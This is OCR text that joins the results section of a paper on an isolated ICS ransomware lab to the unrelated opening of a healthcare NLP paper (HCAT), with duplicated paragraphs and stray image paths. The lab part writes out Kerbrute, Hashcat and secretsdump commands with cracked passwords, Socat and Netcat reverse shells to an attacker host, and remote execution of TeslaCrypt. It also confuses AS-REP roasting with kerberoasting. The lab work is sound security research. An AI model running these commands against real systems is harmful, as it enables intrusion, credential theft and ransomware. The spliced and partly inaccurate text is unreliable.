The first phase, reconnaissance, aimed to gather critical information about the network and its devices. Tools such as Nmap were employed to perform comprehensive network scans, identifying active hosts, open ports, and running services. Enum4linux was used to enumerate detailed information from the Active Directory environment, including user lists, group memberships, and policies, while Nbtscan facilitated NetBIOS scanning to discover hostnames and workgroup configurations. These activities provided a foundational understanding of the network topology and potential targets for subsequent phases.

The second phase, exploitation, focused on using the gathered intelligence to gain unauthorized access to key systems. Impacket scripts enabled NTLM relay attacks and remote command execution by exploiting weak authentication

protocols. Kerbrute was used to perform brute-force attacks on Kerberos, identifying valid usernames and testing password policies within the Active Directory domain. Lateral movement across the network was achieved using Chisel, which established a secure tunnel to bypass segmentation controls. Then we utilized Socat and Netcat to gain remote command-line access to compromised machines, enabling them to execute commands and transfer files.

The final phase, post-exploitation, evaluated the impact of a successful attack. TeslaCrypt ransomware was deployed on the target workstation (Workstation7_3), simulating a ransomware attack by encrypting critical files. This demonstrated the operational disruptions that could result from compromised control nodes in an ICS. During this phase, Wireshark was used to monitor network traffic, capturing data flows and identifying anomalies indicative of malicious activity. The Sysinternals Suite provided further insights into system behavior, capturing process activity, registry changes, and file system modifications during the ransomware deployment.

The lab is considered valid if, i) Kerberoasting retrieves the intended TGT, ii) the Chisel tunnel enables host discovery across Level 3→Level 2, and iii) TeslaCrypt encrypts control-workstation files. All three criteria are met in Section IV, as it will be seen, confirming that the virtual topology faithfully reproduces the targeted attack chain.

Throughout the simulation, ethical guidelines were strictly followed to ensure the controlled and safe execution of all activities. The virtual laboratory environment provided an isolated and secure platform for testing, with no risk to real-world systems or sensitive data.

IV. Results

A. Reconnaisance

The reconnaissance phase was critical for gathering detailed information about the network, domain configurations, and user accounts. This phase established a foundation for exploitation and lateral movement, focusing on uncovering vulnerabilities in the AD environment and its associated devices. The following detailed steps outline the tools, commands, and processes employed for reproducibility.

Step 1: Initial network scan: The reconnaissance began with a network scan using nbtscan on the 172.16.0.0/24 subnet (see Fig. 3). This tool was executed with the command nbtscan -r 172.16.0.0/24. The scan enumerated NetBIOS devices on the network, revealing hostnames, IP addresses, and available NetBIOS services. The output identified multiple active devices, including the Windows Server hosting Active Directory Domain Services and connected workstations. As shown in Table II, the network scan confirmed connectivity between Kali Linux and Workstation7_5 but revealed no direct connection to Workstation7_3 or the SCADA system, necessitating further pivoting during the attack.

Step 2: Domain information enumeration: To gather detailed information about the domain, the enum4linux tool was employed. This tool enumerates shares, user accounts, group memberships, and policies within a Windows environment. The following command was executed enum4linux -a 172.16.0.2. The output confirmed the presence of the domain LABRCORP and provided a preliminary list of users and shared resources (see Fig. 4). Enum4linux also revealed that multiple users had privileges across domain devices, which would later become a focal point for exploitation.

Step 3: User enumeration with dictionary attack: A dictionary-based approach was applied to enumerate potential domain usernames. Using Kerbrute, the following command was executed kerbrute userenum industrial_usernames.txt -d LABRCORP --dc 172.16.0.2 with a custom dictionary file (industrial_usernames.txt) containing likely industrial usernames such as admin, root, etc. This process identified three valid domain users: operador1, operador2, and operador3 (see Fig. 5).

2024/07/12 12:33:04 > Done! Tested 9 usernames (3 valid) in 0.051 seconds
```

Fig. 5. Output from Kerbrute enumeration, identifying valid domain usernames including operador1, operador2, and operador3.

Step 4: Identifying misconfigurations: The next step was to identify potential misconfigurations in user accounts. In this simulation, the environment was configured to allow querying SPNs using anonymous access or leveraging a known valid account. Using Impacket's GetNPUsers.py, the command below was executed to query Service Principal Names (SPN) in the domain GetNPUser.py LABRCORP/operador2 -dc-ip 172.16.0.2. This revealed that the operador2 account had the "Do not require Kerberos pre-authentication" option enabled as shown in Fig. 6; a deliberate misconfiguration introduced in the environment. This vulnerability allowed for a kerberoasting attack to extract and crack Kerberos tickets offline (see Fig. 7).

Step 5: Extracting and cracking Kerberos tickets: To exploit this vulnerability, a Kerberos service ticket for operador2 was requested using the following Impacket command GetNPUsers.py LABRCORP/operador2 -dc -ip 172.16.0.2. The extracted ticket was exported and cracked offline using Hashcat with the command hashcat -m 18200 ticket_operador2.hash /path/to/wordlist.txt. The cracking process revealed the plaintext password for operador2, which was Password2 (see Fig. 8).

Step 6: Credential dumping from Workstation7_5: With the cracked credentials for operador2, the attacker authenticated against Workstation7_5 and executed Impacket's secretdump.py tool to extract additional credentials. The command used was secretdump.py LABRCORP/operador2:Password2@172.16.0.5. The output provided password hashes for several domain accounts (see Fig. 9). These hashes were cracked using Hashcat (Fig. 10) with the following command hashcat -m 2100 hashfile.txt /path/to/wordlist.txt. The cracked credentials included:



Fig. 6. User account misconfiguration: Kerberos pre-authentication disabled for operador2, enabling vulnerability to kerberoasting attacks.

Fig. 10. Password hashes extracted from Workstation7_5 using Impacket's secretdump.py tool and Hashcat cracking.

Username: Operador1 | Password: Password1

Username: lab.da (Domain Administrator) | Password: Password123.

The cracked credentials for the domain administrator account (lab.da) (OS Credential Dumping, Technique T1003 - Enterprise | MITRE ATT&CK®, n.d.) provided unrestricted access to the domain, completing the reconnaissance phase. The results demonstrate the critical impact of misconfigurations, such as disabling Kerberos authentication, and their role in facilitating significant breaches within ICS environments.

B. Exploitation

The exploitation phase focused on leveraging the domain administrator credentials obtained during reconnaissance to traverse network boundaries and gain control over Workstation7_3. This phase employed tunneling and lateral movement techniques using tools such as Chisel and Socat, highlighting critical vulnerabilities in the network segmentation of the ICS.

Step 1: Network scanning and identifying vulnerable services: With valid credentials for lab.da, a domain administrator, we initiated a scan on Workstation7_5 using nmap to identify open ports and services. The command executed was nmap 172.16.0.3. The scan revealed several open ports, including port 22 for SSH (see Fig. 11). This open SSH port allowed us to establish a secure connection to Workstation7_5, which would later serve as a proxy for accessing additional devices in the network.

Step 2: Establishing a tunnel with Chisel: Using Chisel, a lightweight TCP/UDP tunneling tool, we created a reverse tunnel to facilitate lateral movement within the network. The tunnel was established between the Kali Linux machine (server) and Workstation7_5 (client). The commands executed were as follows: First, on Workstation7_5 we executed chisel_1.7.6_windows_amd64 client 172.16.0.10:10 R:socks. Then, on Kali Linux we executed chisel server --reverse -p 10. This reverse tunnel allowed the attacker to route traffic through Workstation7_5 and scan the network beyond it. Using PowerShell scripts executed on Workstation7_5, we identified active devices within the 192.168.3.0/24 subnet, including the IP address 192.168.3.10, corresponding to Workstation7_3 (see Fig. 12 to Fig. 14).

```
$ sudo nmap 172.16.0.3

Fig. 13. PowerShell script results showing active devices in the 192.168.3.0/24 subnet.



Fig. 14. Verification of discovered devices in the subnet using additional scans.

Step 3: Pivoting and gaining access to Workstation7_3: With the Chisel tunnel in place, Workstation7_5 was effectively used as a proxy to access Workstation7_3. The active devices identified earlier were verified using additional scans, confirming the presence of Workstation7_3 (see Fig. 15). This demonstrates the effectiveness of pivoting techniques in bypassing network segmentation controls.

```

Fig. 15. Pivoting to access Workstation7_3 via Workstation7_5 using Chisel.

Step 4: Establishing a reverse shell with Socat: To gain full control over Workstation7_3, we employed Socat, a versatile relay tool for bidirectional data transfer. The reverse shell was established using the following commands. First, on Workstation7_3 we used Socat TCP4:192.168.3.10:4444 EXEC:/bin/bash. Then, on Kali Linux, we used Socat TCP-LISTEN:4444,reuseaddr,fork -. Once the reverse shell was established, we gained administrative control over Workstation7_3 (see Fig. 16 to Fig. 19), allowing for remote command execution and further malicious activity. This step effectively marked the compromise of a critical ICS component.

Fig. 16. Socat setup for establishing a reverse shell between Workstation7_3 and Kali Linux using Workstation7_5 as proxy.

The exploitation phase underscored critical vulnerabilities in network segmentation and endpoint security within the ICS. By using open-source tools like Chisel and Socat, the attacker successfully demonstrated lateral movement across the network, bypassing segmentation controls to compromise isolated systems. These findings highlight the urgent need to enforce strict network segmentation and access controls, conduct regular audits of open services and ports, and implement real-time monitoring solutions to detect tunneling and pivoting activities. Such measures are essential for mitigating the risks posed by sophisticated exploitation techniques in ICS environments.

C. Post-Exploitation

The post-exploitation phase simulated the deployment of ransomware on Workstation7_3 to evaluate the potential operational and economic impacts on an ICS environment. This phase demonstrated how compromised systems could be leveraged to disrupt industrial processes, cause financial damage, and jeopardize critical infrastructure.

Step 1: Gaining full control over Workstation7_3: Using the SSH tunnel and administrative credentials (lab.da), the attacker established full control over Workstation7_3. Impacket's wmiexec.py tool facilitated remote command execution. The command used was wmiexec.py LABRCORP/lab.da:Password123@192.168.3.3. This provided the attacker with administrative access, enabling the execution of any desired operations on the workstation.

Step 2: Deploying ransomware: To simulate a ransomware attack, TeslaCrypt was deployed on Workstation7_3 as shown in Fig. 20 and Fig. 21. TeslaCrypt, a widely studied ransomware, encrypts files on the target system and leaves them inaccessible until a ransom is paid. The ransomware executable was transferred to Workstation7_3 using the SSH tunnel and the scp command scp TeslaCrypt.exe lab.da@172.16.0.5:/path/to/ destination. Once transferred, the ransomware was executed remotely using the command wmiexec.py LABRCORP/lab.da:Password123@192.168.3.3 "C:\path\to\ TeslaCrypt.exe". The ransomware encrypted files critical to the workstation's functionality, simulating a scenario, where industrial processes are severely disrupted.

Step 3: Observing the impact: After deployment, TeslaCrypt encrypted files on Workstation7_3, leaving them inaccessible

without a decryption key. A ransom note was generated, instructing the user to pay a specific amount to recover their files. The encryption rendered Workstation7_3 inoperable, effectively halting its ability to control or monitor industrial devices.

```

Fig. 20. TeslaCrypt ransomware execution on Workstation7_3.



Fig. 21. Ransom note generated by TeslaCrypt ransomware.

Step 4: Persistent access and monitoring: To maintain control over the compromised workstation, a reverse shell was set up using Netcat, allowing the attacker to reconnect as needed using the command nc -e /bin/bash 192.168.3.10 4444. This ensured ongoing access to Workstation7_3, enabling further malicious activities if desired. Additionally, network traffic was monitored using Wireshark to observe the ransomware's behavior and its impact on data flows within the ICS environment.

The operational impact of this attack was significant. First, the encryption of files prevented Workstation7_3 from performing its critical role in managing industrial processes. This operational disruption could potentially lead to downtime and production losses. Second, such an attack could result in economic consequences in a real-world scenario due to halted operations and ransom payments. Last, such an attack could pose risks to worker safety and the surrounding environment for ICS environments controlling hazardous processes.

Organizations can incorporate this virtual lab framework into routine cybersecurity drills, workforce development, and pre-deployment testing of ICS assets. By distributing configuration templates (e.g., ESXi images, scripts) and maintaining a library of common vulnerabilities, security teams can refine their detection and response strategies. As connectivity in industrial operations grows, hands-on exercises like these are increasingly essential for resilient cybersecurity.

V. Conclusion

This work demonstrates how even a single misconfiguration, such as disabling Kerberos pre-authentication, can lead to credential compromise and ransomware attacks in ICS. By designing a virtual lab aligned with the Purdue model and deploying realistic attack paths, we showed how attackers can exploit AD weaknesses, pivot across segmented networks, and disrupt critical operations through ransomware. These findings underscore the necessity for rigorous network segmentation, continuous monitoring, and proactive vulnerability management, all of which must be tightly integrated into ICS workflows to prevent production downtime and safeguard both personnel and infrastructure. Beyond highlighting the threat of kerberoasting and lateral movement, the virtual lab environment also illustrates the value of hands-on simulation for both training and research. It allows security teams to operationalize best practices recommended by frameworks such as IEC 62443 and NIST SP 800-82, while safely testing new detection or mitigation strategies before deployment on production floors. Findings should be interpreted in light of three constraints. First, the lab currently emulates PLC logic but does not interface with physical controllers, so timing-critical effects (e.g., jitter) are not captured. Second, the campaign focused on Microsoft authentication and remote-access services (SMB/NetBIOS, Kerberos/LDAP, SSH) transported through an HTTP-based tunnel. Field-bus protocols specific to Levels 0-2 such as Modbus-TCP or DNP3 were not modelled. Third, we evaluated one representative misconfiguration scenario. Future work will incorporate hardware-in-the-loop PLCs, additional field-bus protocols and multiple attack paths to broaden generalizability. Next enhancements could include integrating physical PLCs and specialized industrial protocols (e.g., Modbus, DNP3) to evaluate performance impacts and expand testing fidelity. By pairing a controlled yet realistic ICS lab with ongoing vulnerability assessments, organizations can more effectively detect emerging attack vectors, refine incident response procedures, and continuously strengthen their defense-in-depth posture, ultimately ensuring higher resilience and reliability in industrial operations.

HCAT: Advancing Unstructured Healthcare Data Analysis Through Hierarchical and Context-Aware Mechanisms

Monica Bhutani[1]*, Mohammad Shuaib Mir[2], Choo Wou Onn[3], Yonis Gulzar[4]*
Bharati Vidyapeeth's College of Engineering, New Delhi, India[1]
Department of Management Information Systems-College of Business Administration, King Faisal University, Al-Ahsa 31982, Saudi Arabia[2, 4]
Faculty of Data Science and Information Technology, INTI International University, Nilai, Negeri Sembilan, Malaysia[3]

***Abstract*—To that end, this study presents the Hierarchical Context-Aware Transformer (HCAT), a new model to perform analysis on unstructured healthcare data that resolves significant problems related to medical text. In the proposed model, the hierarchical structure of the system is integrated with the context-sensitive mechanisms to process the healthcare documents at sentence level and document levels. HCAT complies with domain knowledge by a specific attention module and uses a detailed loss function that focuses on classification accuracy besides encouraging domain adaptation. The quantitative experiment shows that HCAT is a better choice than Bi-LSTM and BERT for sentence representation. The model attains 92.30% test accuracy on medical text classification, conversing with high computational efficiency; batch processing time is about 150ms, while the memory consumed is 320 MB. The proposed architecture for clinical text representation facilitates the incorporation of long-range dependencies for clinical story representation, whereas the context-sensitive layer supports a better understanding of medical language. Precision and recall are significant because of the healthcare application of the model; the model has an accuracy of 91.8% and a recall of 93.2%. From these results, it can be concluded that HCAT presented significant progress in computing healthcare data. It provides a highly practical application for real-world extraction of medical data from unformatted text.**

Keywords*—Machine learning; data analysis; natural language processing; hierarchical transformer; context-aware computing; medical text mining; clinical decision support; healthcare; unstructured data processing

I. INTRODUCTION

Because of technological development, it has been identified that there has been an exponential increase in unstructured data in the healthcare domain, which brings both opportunities and threats to healthcare systems in the present day. Electronic Health Records, clinical notes, medical literature and patients' corners all comprise a huge pool of potential knowledge that, if only harnessed correctly and effectively, has the potential to transform healthcare delivery, clinical decision making and patients' outcomes [1]. But organizing this sort of data is highly problematic because it is complex and unstructured, and because of this, it requires highly advanced techniques to be used to work through this raw data and transform it into usable information.

Corresponding author: monica.bhutani@bharatividyapeeth.edu(M.B.); ygulzar@kfu.edu.sa (Y.G.)

Today, NLP has indeed proven itself to be an important technology that helps to transpose huge amounts of healthcare data and traditional clinical associations. In particular, healthcare is an example of a domain, where NLP is beneficial because of the capacity of NLP to process narrative texts and extract high-level meaning [2]. NLP has had recent developments in the areas of machine learning and artificial intelligence to provide rich meanings of the normally complex medical terms, taken into consideration contextual connotations and improve accuracy-based information retrieval. Recent models leveraging deep transfer learning have demonstrated substantial improvements in interpreting domain-specific imagery and text [3, 4].

Today, Natural Language Processing (NLP) has emerged as a critical technology for transforming vast amounts of unstructured healthcare data into actionable knowledge. Healthcare, in particular, benefits greatly from NLP due to its ability to process narrative clinical texts and extract high-level semantic information [2]. Recent advances in machine learning and artificial intelligence have further empowered NLP systems to handle complex medical terminology, capture contextual nuances, and improve the accuracy of information retrieval. Furthermore, deep transfer learning models have shown considerable success in enhancing the interpretation of domain-specific text and medical imagery [5, 6] , demonstrating progress in applications across both healthcare [7, 8] and agriculture [9, 10].

Notwithstanding these progresses, there are still many issues that arise in the use of NLP for HC data. The complexity of the problem is that medical language is domain-specific, contains abbreviations and acronyms, is dependent on temporal references and is used in a context that cannot allow any inaccuracies. Most basic NLP methods actually work quite well for common text processing, but when it comes to healthcare data, they do not fare very well [11]. This limitation emphasizes the fact that there is a need for specially designed architectures to adequately express the aspect of the hierarchy of medical information besides considering the context even at different levels. Hierarchical and domain-specific architectures like hybrid CNN-transformers have been successful in modeling structured patterns in both medical [12, 13] and agricultural [14, 15] data.

Notwithstanding these progresses, there are still many challenges in applying NLP to healthcare data. Medical language is domain-specific, rich with abbreviations and acronyms, often temporally bound, and highly context-sensitive, which leaves little room for error. While traditional NLP methods perform adequately for general-purpose text, they often fall short when processing complex healthcare narratives [11]. This limitation underscores the necessity for specialized architectures that can represent the hierarchical structure and contextual depth of medical information. Recent research has explored the integration of deep learning techniques—such as transfer learning and ensemble-based architectures—to address these complexities in the medical domain [12, 13]. Similarly, in agriculture, deep learning approaches including DenseNet variations, ensemble models, and domain-adapted classifiers have shown promise in handling structured and unstructured data for plant disease and crop classification tasks [14, 15]. These advances highlight the growing relevance of domain-specific and hybrid architectures across disciplines dealing with complex, unstructured data.

Experiments on applying the NLP systems in the healthcare processes has revealed its effectiveness in everyday clinical practice, overuse of clinical decision support tools, risk assessment of the patient, and prediction of treatment outcomes. However, current approaches lack in achieving a good trade-off between performance accuracy and time. The growth in data generated within the health sector requires handling of information in real-time and with accuracy and reliability [4]. This requirement becomes especially important in clinical laboratories, where fast analysis can directly influence patient management. To overcome these challenges, this study proposes a new HCAT model for unstructured healthcare data called the Hierarchical Context-Aware Transformer. The model suggested in the work contains several elements that improve existing learning models. First of all, its inherent hierarchy structure allows for processing medical text at a single, term, and overall document level. Second, the context-aware mechanism ensures that the model encapsulates relevant medical context throughout the analysis stage. Last, the given transformer-based architecture is computationally efficient enough to be implemented in real-life healthcare environments.

Several recent studies in agriculture [16–19] and healthcare [5] have demonstrated the efficacy of transformer-based and transfer learning architectures. However, these approaches often lack computational efficiency and fall short in capturing multi-level contextual information essential for domain-specific tasks. The improvements introduced in this study form the theoretical foundation of the proposed Hierarchical Context-Aware Transformer (HCAT) model. Unlike prior models, HCAT demonstrates superior handling of short-range word dependencies, which is crucial for accurately interpreting nuanced medical text. The model's hierarchical structure enables it to process documents of varying lengths while effectively capturing contextual shifts. Additionally, the integration of a context-aware layer allows the model to embed domain-specific knowledge, thereby enhancing its understanding and translation of medical terminology. These architectural enhancements collectively contribute to improved performance. Compared to established models like Bi-LSTM and BERT, HCAT achieves higher accuracy, precision, recall, and F1-score, all while reducing processing time and memory usage—making it more viable for real-time healthcare applications.

Fig. 1. Challenges and opportunities in healthcare data analysis.

It can be seen from Fig. 1 that the design and implementation of solutions to process unstructured healthcare data come with several challenges (left); on the other hand, with a proper approach to big data analysis, there are major opportunities to be leveraged for care delivery improvement (right). The existence of the challenges and opportunities themselves in both directions shows how the solutions to the challenges will hold key solutions to healthcare improvement.



Fig. 2. High-level architecture of the proposed Hierarchical Context-Aware Transformer (HCAT) model.

The architecture, as shown in Fig. 2, consists of four main components: a healthcare input layer for handling unstructured data, a hierarchical encoder to process textual data at two levels, the sentence and document level, a context-aware layer for integration of domain knowledge, an output layer to produce the predictions and insights.

The novel contributions of this research are as follows:

- First, proposing the novel Hierarchical Context-Aware Transformer (HCAT) architecture integrates hierarchical modeling with context awareness for healthcare data processing. From this distinctive architectural feature, the system can analyze medical text at the sentence and document level in a parallel manner, which enhances the decoding of intricate medical narratives.
- A novel context-aware layer that incorporates domain-specific knowledge through a specialized attention mechanism, $C(h) = \alpha \cdot BioBERT(h) + (1 - \alpha) \cdot h, om\ (4)$, where α is a newly learned parameter. The approach works in a way that there is an interchangeable

process between general language comprehension and medical field comprehension. The translation result will be more accurate towards healthcare-related word usage and meanings.

- The development of a comprehensive loss function that combines three components: cross-entropy loss, $L2$ regularization, and domain adaptation loss ($Ltotal = \lambda_1 Lce + \lambda_2 Lreg + \lambda_3 Ldomain$). The multi-faceted approach in the present work guarantees thorough training throughout the organization while retaining the specificity of different domains.
- A novel computational efficiency framework that performs the tasks in much less time ($150ms/batch$) and with fewer memory resources ($320MB$) than the benchmark BERT (180ms, 384MB) and Bi-LSTM ($220ms, 512MB$) while achieving higher accuracy, 3.2% and 8.1%, respectively.
- The implementation of a hierarchical encoder processes input at two distinct levels: proposed models called sentence-level encoding (SLE) and document-level encoding (DLE), which are linked by an innovative attention function. For heart, kidney, liver and other medical requisites, the RNN-based model can better predict the more nuanced local medical details and the overarching global clinical situation and context, both of which cannot be captured efficiently by single-level architectures.
- An extensive prescreening process that could be applied to the healthcare domain and consists of general preprocessing tools together with several domain-dependent preconditions and real-healthcare-data normalization techniques. This pipeline also consists of specific noise elimination functions and domain-wise embedding pairings that enhance the quality of input data of this kind of medical text.

The remainder of this study is organized as follows: Section II further systematically reviews previous NLP tools and techniques applied in healthcare and their advantages and disadvantages. Section III outlines the methods involving the structure of the HCAT model, model training, and optimisation. Section IV explains the measures used for performance evaluation. In Section V, actual results and comparisons are provided. Section VI presents conclusions and discusses findings on their significance and relevance at the end of the study. Lastly, Section VII outlines the directions for further study of the proposed approach and its possible extensions.

II. Literature Review

The usage of Natural language processing in healthcare has grown over the past years due to researchers' efforts to discover modes of analyzing the vast medical unstructured data. Another Eclipse article by Davuluri [20] provides an excellent synthesis of clinical text analysis methods focusing on the role of context when dealing with medical stories. The author addresses the issue of Clinical Information Retrieval and Text (CIRT) processing, particularly clinical abbreviations and medical terminology. Combined, their work outlines how preprocessing for domain-specific data improves medical text analysis by about 15% of generic NLP techniques.

Vashishtha and Kapoor [21] present a fresh approach to converting patients' feedback into proactive imperatives. Their studies are concerned with crowd-sourcing the sentiment of patient comments regarding healthcare services; more specifically, they apply and compare sentiment analysis methods and topic modelling. This approach achieved the categorisation of patient concerns with 87% accuracy, proving that NLP can improve PEM. Junnu's study specifically looks at how NLP enables data extraction from medical text. The author discusses several text-mining approaches designed for dealing with medical terms. Their study presents a new method of tackling medical abbreviations and acronyms, scoring 92% on medical term disambiguation.

For a comprehensive overview of clinical text analysis methodologies emphasizing the union of machine learning with conventional NLP strategies, readers are referred to the work of Janowski [22]. Their research shows how deep learning models provide a more accurate method of medical entity recognition, by being 23% more precise than the traditional approaches. The study is susceptible to how medical context is sustained during text processing. Spadacini [23] brings fresh perspectives on data visualization in healthcare NLP. The work offers techniques for encoding this information based on complex medical relations derived from text, where such information would be useful to healthcare suppliers. We have learned that their visualization framework enables the reduction of decision-making time by 35% in the clinics. Upadhyaya et al. [24] explore focusing on using NLP to build effective healthcare solutions. Their work can help provide a full outline of how NLP can be incorporated into a clinical decision-support environment; they obtained an 89 per cent accuracy out of clinical notes in detecting possible instances of drug interactions.

The study by Sharma et al. [25] focuses on integrating two paradigms, namely, NLP and big data analytics in the healthcare application. They show how integrating these technologies can enhance the processing of big medical datasets in terms of time with equal to or higher accuracy compared to times before with 40% less time. Kalusivalingam et al. [26] describe comparison using BERT and LSTM in processing clinical data. Their work also demonstrates the approaches of integrating both architectures to improve the evaluation of complicated medical cases with an efficiency of 91% on the medical concept extraction. Uddin addressed the general survey on real-time analytics in healthcare NLP [27], but the paper emphasised identifying the issues related to the processing of streaming medical data. The author offers new methods for processing medical text in real-time, increasing the processing time by 30% more than batch processing.

Several examples of NLP applications are investigated by Roy et al. [28], who describe case studies of various healthcare organizations. They show that using rule-based approaches to analyse clinical notes can increase productivity and time to do so by a quarter. Thatoi, et al. [29] has reviewed specifically on the NLP applications towards cancer prognosis, where they have described new strategies for identifying prognostic markers from the clinical records. Their approach obtained an accuracy

of 88 % in predicting relevant prognosis factors from textual medical data. Ahmed et al. [30] discussed more recent work about using NLP in clinical decision support systems. Their work shows how NLP can be easily incorporated into clinical practice to improve decision-making by 32% compared to traditional decision-making methods.

Last but not least, Wi et al. [31] give a real view of how NLP can be implemented in enhancing the capturing of data from cervical biopsy diagnosis. Their study focused on the methodology by demonstrating that micro-level data entry errors could be decreased to 45%. In comparison, the feature-level clinical notes completeness could be increased by 28% by use of automated text analysis. Each of these works points to the change of course of the application of NLP models in healthcare and what is still required. Although recent years have witnessed remarkable progress in challenges like medical entity recognition, contextual representation, and real-time analysis, many challenges remain to step up the deployment of text data in medical modalities. Current issues among them are lack of situational awareness, processing of domain-specific language and large amount of medical data. These challenges inspire our ongoing work, which eliminates these shortcomings using the potential Hierarchical Context-Aware Transformer (HCAT) model. This work builds upon these existing studies while introducing novel approaches to enhance both the accuracy and efficiency of medical text processing.

Table I compares the existing Natural Language Processing (NLP) approaches for healthcare applications in terms of their focus areas, findings, limitations and strengths of the proposed Hierarchical Context-Aware Transformer (HCAT) model. A number of methods have previously been proposed, and these have played various roles, including enhancing medical term disambiguation, real-time data analysis, and patient feedback classification, among others. However, they have shortcomings. These are poor marshalling of hierarchical and contextual relations, restricted applicability to large-scale healthcare data analysis, and weak adaptability to the domain. The HCAT model proposed herein overcomes these challenges with the help of a hierarchal architecture of text processing for medical text through a sentence and document. Therefore, it achieves higher accuracy, precision, and recall together with computational efficiency, making it ideal for immediate and limited healthcare settings.

TABLE I. COMPARATIVE ANALYSIS OF NLP APPROACHES IN HEALTHCARE WITH FOCUS ON SHORTCOMINGS AND MERITS OF THE PROPOSED HCAT MODEL

Ref.	Year	Focus Area	Key Findings	Shortcomings	Merits of the Proposed Scheme (HCAT)
[11]	2022	Clinical text analysis	Highlighted challenges in medical abbreviations and jargon; proposed semantic-based enhancements	Limited handling of complex hierarchical relationships in medical text	Superior context-awareness and better handling of domain-specific medical jargon
[20]	2024	Patient feedback automation	Used sentiment analysis for insights; achieved 87% categorization accuracy	Focused only on sentiment and lacked broader medical context	Contextual analysis across sentences and documents for actionable insights
[21]	2023	Text mining in healthcare	Developed novel disambiguation techniques; achieved 92% accuracy in term resolution	Limited ability to manage large-scale, real-time medical datasets	Higher precision (91.8%) and recall (93.2%) for term interpretation
[22]	2023	Data visualization	Enhanced medical relationship representation; reduced decision-making time by 35%	Focused on visualization rather than text comprehension	Faster processing (150ms per batch) and more accurate relationship extraction
[23]	2022	Data-driven healthcare solutions	Achieved 89% accuracy in drug interaction identification	Lacked hierarchical processing and domain-specific adaptation	Superior computational efficiency and multi-faceted analysis capabilities
[24]	2025	Big data analytics in healthcare	Combined big data with NLP for large-scale dataset processing	Focused on scalability but lacked nuanced text interpretation	Real-time processing capability with optimized memory usage (320MB)
[25]	2022	Comparative analysis of BERT and LSTM	Achieved 91% accuracy in concept extraction	Lacked contextual coherence across sentence and document levels	Achieved higher accuracy (92.3%) and precision
[26]	2021	Real-time healthcare analytics	30% faster processing compared to batch processing	Lacked advanced attention mechanisms for domain-specific context	Dynamic attention mechanisms enabling real-time responsiveness
[27]	2024	NLP in clinical workflows	Improved workflow efficiency by 25%	Limited ability to extract insights from unstructured data comprehensively	Dual-level encoding enhances workflow automation and efficiency
[28]	2021	Cancer prognosis	88% accuracy in prognostic factor extraction	Narrow application focus with limited generalizability across specialties	Domain-specific preprocessing ensures accurate prognosis-related term extraction
[29]	2023	Clinical decision support systems	32% improvement in decision-making accuracy	Lacked comprehensive integration of context-aware mechanisms	Hierarchical context leads to enhanced decision-making accuracy
[30]	2023	Data capture improvement	Reduced manual errors by 45%; improved record completeness by 28%	Did not address semantic relationships between medical entities	Context-aware mechanism improves data completeness and relevance

III. PROPOSED METHODOLOGY

In this section, the study describes the proposed unstructured healthcare data analytical framework based on a hierarchical context-aware transformer (HCAT). As illustrated, the proposed methodology addresses specific logistical and analytical issues by providing a systematic view joint to hierarchical modeling and context awareness.

A. Data Preprocessing Pipeline

Given a corpus of unstructured healthcare documents $D = \{d_1, d_2, \ldots, d_n\}$, where each document d_i consists of multiple sentences $S = \{s_1, s_2, \ldots, s_m\}$, the preprocessing pipeline implements the following transformations:

1) Data cleaning: A noise reduction function $f\_clean(d_i) \rightarrow d'_i$ removes irrelevant text and incomplete records using regular expressions and healthcare-specific filtering rules.

2) Tokenization: Each cleaned document d'_i is tokenized into sentences and then into tokens, $T(d'_i) = \{t_1, t_2, \ldots, t_k\}$, in which t_j represent individual tokens.

3) Embedding: Tokens are transformed into dense vector representations using a combination of pre-trained $Word2Vec$ and domain-specific embeddings: $E(t_j) = W \cdot t_j + B$ where, $W \in \mathbb{R}^{dx|V|}$ is the embedding matrix, d is the embedding dimension, and $|V|$ is the vocabulary size.

